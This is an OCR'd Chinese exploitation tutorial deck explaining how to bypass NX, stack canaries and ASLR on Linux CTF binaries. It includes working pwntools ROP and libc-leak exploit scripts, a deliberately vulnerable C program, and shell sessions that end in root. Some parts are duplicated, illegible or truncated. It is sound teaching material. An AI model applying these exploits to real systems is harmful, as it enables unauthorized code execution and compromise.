0x0804b222 : xor al, 0xeb ; add al, 8 ; jmp eax
0x0804ad8f : xor byte ptr [ebx + 0x5f], bl ; pop ebp ; ret 4
0x0805060f : xor byte ptr [edx], al ; dec eax ; push cs ; adc al, 0x41 ; ret
0x0804b050 : xor dword ptr [ebx + 0x558bc845], ecx ; mov al, 1 ; ret 0x458b
0x0804de7a : xor eax, eax ; add esp, 0xc ; pop esi ; pop edi ; pop ebp ; ret
0x0804de8c : xor edx, edx ; add esp, 0xc ; pop esi ; pop edi ; pop ebp ; ret
```

第二章 NX机制及绕过策略

03： ROP

使用ROPGadget搜索可以改变RDI的gadget，首先在pwnme二进制文件中搜索（一般pwnCB较小，有时需要在libc等较大文件中搜索）。

```
root@kali:~/pwn_secseeds/nx_rop# ROPgadget --binary pwnme | grep rdi
0x00000000004007d3 : jmp qword ptr [rdi]
0x00000000004006d3 : pop rdi ; ret
```



第二章 NX机制及绕过策略

03： ROP

漏洞函数返回时观察栈上数据如下：

SAiKE赛客

第二章 NX机制及绕过策略

03： ROP

```
(gdb) i r rip
rip            0x4006d3 0x4006d3 <__libc_csu_init+99>
(gdb) x/4i $rip
=> 0x4006d3 <__libc_csu_init+99>:    pop    %rdi
   0x4006d4 <__libc_csu_init+100>:   retq
   0x4006d5:    nop
   0x4006d6:    nopw   %cs:0x0(%rax,%rax,1)
(gdb)
```

进入gadget中执行

```
(gdb) si
0x00000000004006d4 in __libc_csu_init ()
(gdb) i r rdi
rdi            0x7ffff7b9c86a   140737349535850
(gdb) x/s $rdi
0x7ffff7b9c86a: "/bin/sh"
```

RDI的值被成功篡改为/bin/sh地址

```
root@kali:~/pwn_secseeds/nx_rop# python get_shell.py
[+] Starting local process './pwnme': pid 2493
system_addr = 0x7ffff7a769c0
bin_sh_sddr = 0x7ffff7b9c86a
[*] Switching to interactive mode

$ whoami
root
$
```


绕过NX获得shell

第二章 NX机制及绕过策略

03： ROP

ROP方法技巧性很强，那它能完全胜任所有攻击吗？返回语句前的指令是否会因为功能单一，而无法实施预期的攻击目标呢？

已经有研究证实了图灵完备的纯ROP攻击代码在软件模块中是普遍可实现的，即ROP可以通过gadget指令实现任何逻辑功能。



第三章

Canary机制及绕过策略

第三章 Canary机制及绕过策略

01： Canary机制

Linux程序的Canary保护是通过gcc编译选项来控制的，gcc与canary相关的参数及其意义分别为：

- -fstack-protector：启用堆栈保护，不过只为局部变量中含有 char 数组的函数插入保护代码
- -fstack-protector-all：启用堆栈保护，为所有函数插入保护代码。
- -fno-stack-protector：禁用堆栈保护

第三章 Canary机制及绕过策略

01： Canary机制

编译两个不同版本的二进制文件

gcc -g –ggdb -fstack-protector canary.c -o withcanary

gcc -g –ggdb -fnostack-protector canary.c -o nocanary

```
#include <stdio.h>

void vul(char *msg_orig)
{
    char msg[128];
    memcpy(msg, msg_orig, 128);
    printf(msg);

    char shellcode[64];
    puts("Now, plz give me your shellcode: ");
    read(0, shellcode, 256);
}

int main()
{
    puts("So plz leave your message: ");
    char msg[128];
    memset(msg, 0, 128);
    read(0, msg, 128);
    vul(msg);
    puts("Bye!");
    return 0;
}
```

第三章 Canary机制及绕过策略

```
080484db <vul>:
 80484db:       55                      push   %ebp
 80484dc:       89 e5                   mov    %esp,%ebp
 80484de:       57                      push   %edi
 80484df:       56                      push   %esi
 80484e0:       53                      push   %ebx
 80484e1:       81 ec ec 00 00 00       sub    $0xec,%esp
 80484e7:       8b 45 08                mov    0x8(%ebp),%eax
 80484[illegible]
 8048[illegible]f0:       65 a1 14 00 00 00       mov    %gs:0x14,%eax
 8048[illegible]f6:       89 45 e4                mov    %eax,-0x1c(%ebp)
 8048[illegible]
 80484fb:       8b 95 14 ff ff ff       mov    -0xec(%ebp),%edx
 8048501:       8d 85 64 ff ff ff       lea    -0x9c(%ebp),%eax
 8048507:       89 d3                   mov    %edx,%ebx
 8048509:       ba 20 00 00 00          mov    $0x20,%edx
 804850e:       89 c7                   mov    %eax,%edi
 8048510:       89 de                   mov    %ebx,%esi
 8048512:       89 d1                   mov    %edx,%ecx
 8048514:       f3 a5                   rep movsl %ds:(%esi),%es:(%edi)
 8048516:       83 ec 0c                sub    $0xc,%esp
 8048519:       8d 85 64 ff ff ff       lea    -0x9c(%ebp),%eax
 804851f:       50                      push   %eax
 8048520:       e8 5b fe ff ff          call   8048380 <printf@plt>
 8048525:       83 c4 10                add    $0x10,%esp
 8048528:       83 ec 0c                sub    $0xc,%esp
 804852b:       68 90 86 04 08          push   $0x8048690
 8048530:       e8 6b fe ff ff          call   80483a0 <puts@plt>
 8048535:       83 c4 10                add    $0x10,%esp
 8048538:       83 ec 04                sub    $0x4,%esp
 804853b:       68 00 01 00 00          push   $0x100
 8048540:       8d 85 24 ff ff ff       lea    -0xdc(%ebp),%eax
 8048546:       50                      push   %eax
 8048547:       6a 00                   push   $0x0
 8048549:       e8 22 fe ff ff          call   8048370 <read@plt>
 804854e:       83 c4 10                add    $0x10,%esp
 8048551:       90                      nop
 8048552:       8b 45 e4                mov    -0x1c(%ebp),%eax
 8048555:       65 33 05 14 00 00 00    xor    %gs:0x14,%eax
 804855c:       74 05                   je     8048563 <vul+0x88>
 804855e:       e8 2d fe ff ff          call   8048390 <__stack_chk_fail@pl
 8048[illegible]
 8048566:       5b                      pop    %ebx
 8048567:       5e                      pop    %esi
 8048568:       5f                      pop    %edi
 8048569:       5d                      pop    %ebp
 804856a:       c3                      ret
```

```
0804847b <vul>:
 804847b:       55                      push   %ebp
 804847c:       89 e5                   mov    %esp,%ebp
 804847e:       57                      push   %edi
 804847f:       56                      push   %esi
 8048480:       53                      push   %ebx
 8048481:       81 ec cc 00 00 00       sub    $0xcc,%esp
 8048487:       8b 55 08                mov    0x8(%ebp),%edx
 804848a:       8d 85 68 ff ff ff       lea    -0x98(%ebp),%eax
 8048490:       89 d3                   mov    %edx,%ebx
 8048492:       ba 20 00 00 00          mov    $0x20,%edx
 8048497:       89 c7                   mov    %eax,%edi
 8048499:       89 de                   mov    %ebx,%esi
 804849b:       89 d1                   mov    %edx,%ecx
 804849d:       f3 a5                   rep movsl %ds:(%esi),%es:(%edi)
 804849f:       83 ec 0c                sub    $0xc,%esp
 80484a2:       8d 85 68 ff ff ff       lea    -0x98(%ebp),%eax
 80484a8:       50                      push   %eax
 80484a9:       e8 82 fe ff ff          call   8048330 <printf@plt>
 80484ae:       83 c4 10                add    $0x10,%esp
 80484b1:       83 ec 0c                sub    $0xc,%esp
 80484b4:       68 f0 85 04 08          push   $0x80485f0
 80484b9:       e8 82 fe ff ff          call   8048340 <puts@plt>
 80484be:       83 c4 10                add    $0x10,%esp
 80484c1:       83 ec 04                sub    $0x4,%esp
 80484c4:       68 00 01 00 00          push   $0x100
 80484c9:       8d 85 28 ff ff ff       lea    -0xd8(%ebp),%eax
 80484cf:       50                      push   %eax
 80484d0:       6a 00                   push   $0x0
 80484d2:       e8 49 fe ff ff          call   8048320 <read@plt>
 80484d7:       83 c4 10                add    $0x10,%esp
 80484da:       90                      nop
 80484db:       8d 65 f4                lea    -0xc(%ebp),%esp
 80484de:       5b                      pop    %ebx
 80484df:       5e                      pop    %esi
 80484e0:       5f                      pop    %edi
 80484e1:       5d                      pop    %ebp
 80484e2:       c3                      ret
```

第三章 Canary机制及绕过策略

```
080484db <vul>:
 80484db:       55                      push   %ebp
 80484dc:       89 e5                   mov    %esp,%ebp
 80484de:       57                      push   %edi
 80484df:       56                      push   %esi
 80484e0:       53                      push   %ebx
 80484e1:       81 ec ec 00 00 00       sub    $0xec,%esp
 80484e7:       8b 45 08                mov    0x8(%ebp),%eax
 80484f0:       65 a1 14 00 00 00       mov    %gs:0x14,%eax
 80484f6:       89 45 e4                mov    %eax,-0x1c(%ebp)
 80484fb:       8b 95 14 ff ff ff       mov    -0xec(%ebp),%edx
 8048501:       8d 85 64 ff ff ff       lea    -0x9c(%ebp),%eax
 8048507:       89 d3                   mov    %edx,%ebx
 8048509:       ba 20 00 00 00          mov    $0x20,%edx
 804850e:       89 c7                   mov    %eax,%edi
 8048510:       89 de                   mov    %ebx,%esi
 8048512:       89 d1                   mov    %edx,%ecx
 8048514:       f3 a5                   rep movsl %ds:(%esi),%es:(%edi)
 8048516:       83 ec 0c                sub    $0xc,%esp
 8048519:       8d 85 64 ff ff ff       lea    -0x9c(%ebp),%eax
 804851f:       50                      push   %eax
 8048520:       e8 5b fe ff ff          call   8048380 <printf@plt>
 8048525:       83 c4 10                add    $0x10,%esp
 804852b:       68 90 86 04 08
 8048530:       e8 6b fe ff ff
 8048535:       83 c4 10
 8048538:       83 ec 04
 804853b:       68 00 01 00 00
 8048540:       8d 85 24 ff ff f
 8048546:       50
 8048547:       6a 00
 8048549:       e8 22 fe ff ff
 804854e:       83 c4 10
 8048551:       90                      nop
 8048552:       8b 45 e4                mov    -0x1c(%ebp),%eax
 8048555:       65 33 05 14 00 00 00    xor    %gs:0x14,%eax
 804855c:       74 05                   je     8048563 <vul+0x88>
 804855e:       e8 2d fe ff ff          call   8048390 <__stack_chk_fail@plt>
 8048566:       5b                      pop    %ebx
 8048567:       5e                      pop    %esi
 8048568:       5f                      pop    %edi
 8048569:       5d                      pop    %ebp
```

```
87240e00
*** stack smashing detected ***: /root/pwn_secseeds/canary/withcanary terminated
======= Backtrace: =========
/lib/i386-linux-gnu/i686/cmov/libc.so.6(+0x69439)[0xb7e6d439]
/lib/i386-linux-gnu/i686/cmov/libc.so.6(__fortify_fail+0x37)[0xb7efc807]
/lib/i386-linux-gnu/i686/cmov/libc.so.6(+0xf87ca)[0xb7efc7ca]
/root/pwn_secseeds/canary/withcanary[0x804858b]
```

Canary保护在进入函数时生成cookie，并保存在栈中，然后在函数执行结束返回前校验该值是否发生变化，如果发生变化，则调用__stack_check_fail函数，该函数将直接终止程序。

SAiKE赛客

第三章 Canary机制及绕过策略

02： Canary保护绕过方法

根据Canary的工作机制，绕过Canary保护的方法有：

- 泄露canary。由于Canary保护仅仅是检查canary是否被改写，而不会检查其他栈内容，因此如果攻击者能够泄露出canary的值，便可以在构造攻击负载时填充正确的canary，从而绕过canary检查，达到实施攻击的目的。
- 劫持__stack_chk_fail。当canary被改写时，程序执行流会走到__stack_chk_fail函数，如果攻击者可以劫持该函数，便能够改变程序的执行逻辑，执行攻击者构造的代码

第三章 Canary机制及绕过策略

03： 通过泄露Canary绕过

利用思路：

根据通过格式化字符串漏洞泄露canary值，然后构造ROP，从而获取shell。

```
2  #include <stdio.h>
3
4
5  void vul(char *msg_orig)
6  {
7      char msg[128];
8      memcpy(msg, msg_orig, 128);
9      printf(msg);
10
11     char shellcode[64];
12     puts("Now, plz give me your shellcode: ");
13     read(0, shellcode, 256);
14 }
15
16 int main()
17 {
18     puts("So plz leave your message: ");
19     char msg[128];
20     memset(msg, 0, 128);
21     read(0, msg, 128);
22     vul(msg);
23     puts("Bye!");
24     return 0;
25 }
```

格式化字符串漏洞

缓冲区溢出漏洞

第三章 Canary机制及绕过策略

03： 通过泄露Canary绕过

泄露canary值

```
root@kali:~/pwn_secseeds/canary# python getshell.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Starting local process './withcanary': pid 2351
canary = 0x1f396c00
[*] Switching to interactive mode

$ whoami
root
$
```

```
1  from pwn import *
2
3  p = process('./withcanary')
4
5
6  libc_base = 0xb7e04000
7  system_addr = libc_base + 0x3AC50
8  bin_sh_addr = libc_base + 0x15C4E8
9
10 buf = '%59$x'
11 p.recvuntil("message: \n")
12 p.sendline(buf)
13
14 ret_msg = p.recvuntil('\n')
15 canary = int(ret_msg,16)
16 print 'canary = ' + hex(canary)
17
18
19
20
21
22
23
24
25
26 p.sendline(buf)
27
28 p.interactive()
```

第三章 Canary机制及绕过策略

04： 通过劫持__stack_chk_fail绕过

2015年0ctf flagen题目为例，首先查看该题目安全机制如下：

```
[*] '/root/pwn_secseeds/canary/hijack_stack_chk_fail/flagen'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

04： 通过劫持__stack_chk_fail绕过

该题目运行如图，用户可以输入Flag，并进行一些变换操作，但当用户输入超长HHHHH字符串并调用leetify功能时，程序发生段错误崩溃。


```
root@kali:~/pwn_secseeds/canary/hijack_stack_chk_fail# ./flagen
== 0ops Flag Generator ==
1. Input Flag
2. Uppercase
3. Lowercase
4. Leetify
5. Add Prefix
6. Output Flag
7. Exit
=========================
Your choice: 
```

```
root@kali:~/pwn_secseeds/canary/hijack_stack_chk_fail# ./flagen
== 0ops Flag Generator ==
1. Input Flag
2. Uppercase
3. Lowercase
4. Leetify
5. Add Prefix
6. Output Flag
7. Exit
=========================
Your choice: 1
HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH
Done.
== 0ops Flag Generator ==
1. Input Flag
2. Uppercase
3. Lowercase
4. Leetify
5. Add Prefix
6. Output Flag
7. Exit
=========================
Your choice: 4
段错误
root@kali:~/pwn_secseeds/canary/hijack_stack_chk_fail# 
```

第三章 Canary机制及绕过策略

04： 通过劫持__stack_chk_fail绕过

对leetify 函数进行反编译分析，发现在对H和h进行转换时，负载将由1个字节变为3个字节，因此字符串长度将增加，在缓冲区未增大的情况下，将会产生溢出。




```
42      case 'H':
43      case 'h':
44        v4 = v15;
45        v5 = v15 + 1;
46        *v4 = 49;
47        *v5 = 45;
48        v6 = v5 + 1;
49        v15 = v5 + 2;
50        *v6 = 49;
51        break;
```


V15为index，索引src缓冲区

第三章 Canary机制及绕过策略

04： 通过劫持__stack_chk_fail绕过

在转换完成后，将src内存拷贝至dest内存。如图，而此时，由于在转换时栈上存放的dest指针被覆盖为输入数据非法，导致拷贝时发生崩溃

```
86      }
87    }
88    *v15 = 0;
89    strcpy(dest, &src);
```




dest和canary均被覆盖

第三章 Canary机制及绕过策略

04： 通过劫持__stack_chk_fail绕过

显然， leetify在返回时由于canary被输入数据覆盖，从而导致进入__stack_chk_fail流程。



如果在Leetify函数中将dest参数覆盖为__stack_chk_fail@got.plt，那么，在strcpy(dest, str)时将篡改__stack_chk_fail@got.plt。后续在canary检查失败而触发__stack_chk_fail时，将获得劫持程序控制流的机会。

第四章

ASLR机制及绕过策略

第四章 ASLR机制及绕过策略

01： ASLR

ASLR是一种针对缓冲区溢出的安全保护技术，通过对堆、栈、共享库映射等线性区布局的随机化，通过增加攻击者预测目的地址的难度，防止攻击者直接定位攻击代码位置，达到阻止溢出攻击的目的。

之前我们所有的利用脚本中都硬编码了libc的基地址，然而ASLR使得libc的基地址变的不固定且不可预测，此时如何进行攻击？

第四章 ASLR机制及绕过策略

01： ASLR


显然，必须通过某种方式泄露libc的基地址。那既然栈，libc，heap的地址都是随机的。我们怎么才能泄露出libc.so的地址呢？

- 栈相关漏洞的libc基址泄露方式
- 堆相关漏洞的libc基址泄露方式

第四章 ASLR机制及绕过策略

02： 栈相关漏洞的libc基址泄露方式

地址随机化不是对所有模块和内存区都进行随机化的！



我们只要把返回值设置到程序本身就可执行我们期望的指令，比如返回至plt表中。

第四章 ASLR机制及绕过策略

02： 栈相关漏洞的libc基址泄露方式

地址随机化不是对所有模块和内存区都进行随机化的！

常用思路：

首先通过溢出返回至PLT表中，调用具有输出功能的函数将GOT表中的真实libc函数地址打印出来，从而分析libc基地址。然后返回至漏洞函数二次触发溢出，此时便采取正常利用思路获得shell。

常用的输出功能的函数有puts/write/printf等

第四章 ASLR机制及绕过策略

02： 栈相关漏洞的libc基址泄露方式

以2018 DefCon-China & BCTF攻防赛pwn02题为例，演示如何泄露libc并获得shell。

```
[*] '/root/gongfang/pwn2/pwn'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

```
Welcome to defcon-china
I am learning c program, so I write some test code, you can test it. ~_~
1. thread program learn.
2. dynamic memory allocate learn.
3. I write a simple calculator.
Your choice:
3
first input operator (+, -, *,): +
input twoo float num (1.0 2.0): 1
2
input your id
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
1.0 + 2.0 = 3.0calc test done......

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

功能3的漏洞可直接控制EIP

第四章 ASLR机制及绕过策略

02： 栈相关漏洞的libc基址泄露方式

利用思路：

value = puts(__libc_start_main@got.plt); // 第一次触发漏洞

Libc_base = value – 0xXXXXX; // 计算libc_base

System(/bin/sh); // 第二次触发漏洞获得shell

栈布局：

第四章 ASLR机制及绕过策略

02： 栈相关漏洞的li

第一次溢出泄露__libc_start_main的真实内存地址

```python
from pwn import *
r=process('./pwn')
def overflow(data):
    r.recvuntil('Your choice: ')
    r.sendline('3')
    r.recvuntil('):')
    r.sendline('+')
    r.recvuntil('):')
    r.sendline('1 2')
    r.recvuntil('input your id')
    r.sendline(data)

buf = 'A'*44
buf += p32(0x08048868) # ret_to_puts
buf += p32(0x080496D1) # to main
buf += p32(0x0804BFD8) # __libc_start_main@got
overflow(buf)

leak_message = r.recvuntil('\nWelcome')
print repr(leak_message)
leak_value = u32(leak_message[-12:-8])
print 'leak_value is ' + hex(leak_value)

libc_base = leak_value - 0x18630
system_addr = libc_base + 0x3AC50
sh_addr = libc_base + 0x15C4E8

buf = 'A'*44
buf += p32(system_addr)
buf += p32(0xdeadbeaf)
buf += p32(sh_addr)
overflow(buf)

r.interactive()
```

第四章 ASLR机制及绕过策略

02： 栈相关漏洞的li

根据泄露的数据计算libc基地址，从而计算出system函数地址和binsh字符串地址。

```python
from pwn import *
r=process('./pwn')
def overflow(data):
    r.recvuntil('Your choice: ')
    r.sendline('3')
    r.recvuntil('):')
    r.sendline('+')
    r.recvuntil('):')
    r.sendline('1 2')
    r.recvuntil('input your id')
    r.sendline(data)

buf = 'A'*44
buf += p32(0x08048868) # ret_to_puts
buf += p32(0x080496D1) # to main
buf += p32(0x0804BFD8) # __libc_start_main@got
overflow(buf)

leak_message = r.recvuntil('\nWelcome')
print repr(leak_message)
leak_value = u32(leak_message[-12:-8])
print 'leak_value is ' + hex(leak_value)

libc_base = leak_value - 0x18630
system_addr = libc_base + 0x3AC50
sh_addr = libc_base + 0x15C4E8

buf = 'A'*44
buf += p32(system_addr)
buf += p32(0xdeadbeaf)
buf += p32(sh_addr)
overflow(buf)

r.interactive()
```

第四章 ASLR机制及绕过策略

02： 栈相关漏洞的li

```
1 from pwn import *
2 r=process('./pwn')
3 def overflow(data):
4     r.recvuntil('Your choice: ')
5     r.sendline('3')
6     r.recvuntil('):')
7     r.sendline('+')
8     r.recvuntil('):')
9     r.sendline('1 2')
10    r.recvuntil('input your id')
11    r.sendline(data)
```

```
root@kali:~/gongfang/pwn2# python test.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Starting local process './pwn': pid 1816
' \n1.0 + 2.0 = 3.0calc test done......\n0\x96V\xb7\nWelcome'
leak_value is 0xb7569630
[*] Switching to interactive mode

1.0 + 2.0 = 3.0calc test done......
$ whoami
root
$
```

成功绕过ASLR限制获得shell

再次触发溢出，返回至system获得shell。

```
28 buf = 'A'*44
29 buf += p32(system_addr)
30 buf += p32(0xdeadbeaf)
31 buf += p32(sh_addr)
32 overflow(buf)
33
34 r.interactive()
```

第四章 ASLR机制及绕过策略

02： 堆相关漏洞的libc基址泄露方式

释放0号堆块，其首先被放入到unsorted bin中，而unsorted bin可以视为空闲 chunk 回归其所属 bin 之前的缓冲区。

```c
#include <stdio.h>

int main()
{
    char *buf_0 = (char*)malloc(0x80);
    char *buf_1 = (char*)malloc(128);
    char *buf_2 = (char*)malloc(0x80);
    char *buf_3 = (char*)malloc(60);

    memcpy(buf_0, "AAAA", 4);
    memcpy(buf_1, "BBBB", 4);
    memcpy(buf_2, "CCCC", 4);
    memcpy(buf_3, "DDDD", 4);

    free(buf_0);
    free(buf_2);

    char *buf_4 = (char*)malloc(0x100);
    free(buf_4);
    free(buf_1);
    free(buf_3);
    printf("Clean!");

    return 0;
}
```

第四章 ASLR机制及绕过策略

02： 堆相关漏洞的libc基址泄露方式

第一个被释放的0号堆块fd&bk指针均指向main_arena.bins[0]。基于此，可以重新分配同样大小的堆块来泄露出main_arena地址，进而推算出libc基址。

```
Legend: code, data, rodata, value
16          free(buf_2);
gdb-peda$ parseheap
addr               prev               size               status      fd                 bk
0x601000           0x0                0x90               Freed       0x7ffff7dd5c58     0x7ffff7dd5c58
0x601090           0x90               0x90               Used        None               None
0x601120           0x0                0x90               Used        None               None
0x6011b0           0x0                0x50               Used        None               None
gdb-peda$ heapinfo
(0x20)     fastbin[0]: 0x0
(0x30)     fastbin[1]: 0x0
(0x40)     fastbin[2]: 0x0
(0x50)     fastbin[3]: 0x0
(0x60)     fastbin[4]: 0x0
(0x70)     fastbin[5]: 0x0
(0x80)     fastbin[6]: 0x0
                top: 0x601200 (size : 0x20e00)
      last_remainder: 0x0 (size : 0x0)
          unsortbin: 0x601000 (size : 0x90)
```

0号堆块的fd和bk被更新，该值为main_arena.bins[0]

释放的0号堆块被首先放入unsortbin 中

第四章 ASLR机制及绕过策略

02： 堆相关漏洞的libc基址泄露方式

以2018 DefCon-China & BCTF攻防赛pwn02题为例，演示如何泄露libc并获得shell。

```
root@kali:~/gongfang/pwn2# ./pwn
Welcome to defcon-china
I am learning c program, so I write some test code, you can test it. ~_~
1. thread program learn.
2. dynamic memory allocate learn.
3. I write a simple calculator.
Your choice:
2
1. add
2. edit
3. free
4. see
choice:
```

功能2为堆相关题目，用户可以创建、编辑、删除、打印堆块内容。

第四章 ASLR机制及绕过策略

02： 堆相关漏洞的libc基址泄露方式

以2018 DefCon-China & BCTF攻防赛pwn02题为例，演示如何泄露libc并获得shell。

```
1  int edit_mem()
2  {
3    int nbytes; // [esp+8h] [ebp-10h]@4
4    int v2; // [esp+Ch] [ebp-Ch]@1
5
6    printf("Index: ");
7    v2 = read_integer();
8    if ( v2 < 0 || v2 > 63 || *(_DWORD *)(dword_804C068 + 12 * v2) != 1 )
9    {
10     puts("index error");
11   }
12   else
13   {
14     printf("Size: ");
15     nbytes = read_integer();
16     if ( nbytes > 0 && nbytes <= *(_DWORD *)(dword_804C068 + 12 * v2 + 4) + 1 )// one-byte overflow
17     {
18       printf("Content: ");
19       read(0, (void *)(dword_804C064 ^ *(_DWORD *)(dword_804C068 + 12 * v2 + 8)), nbytes);
20       printf("edit obj %d done....\n", v2);
21     }
22   }
23   return 0;
24 }
```

溢出一个字节

堆块分配时的大小

第四章 ASLR机制及绕过策略

首先创建4个大小为108+0x8的堆块。

```
create(108)
create(108)
create(108)
create(108)

delete(1)
create(108)
see(1)
leak_value = u32(r.recv(numb=4))

main_arena = leak_value - 0x30
libc_base = main_arena - 0x1b3840
system_addr = libc_base + 0x1c67c0
free_hook = libc_base + 0x1b4b10
print 'system_addr is ' + hex(system_addr)

# construct fake chunk
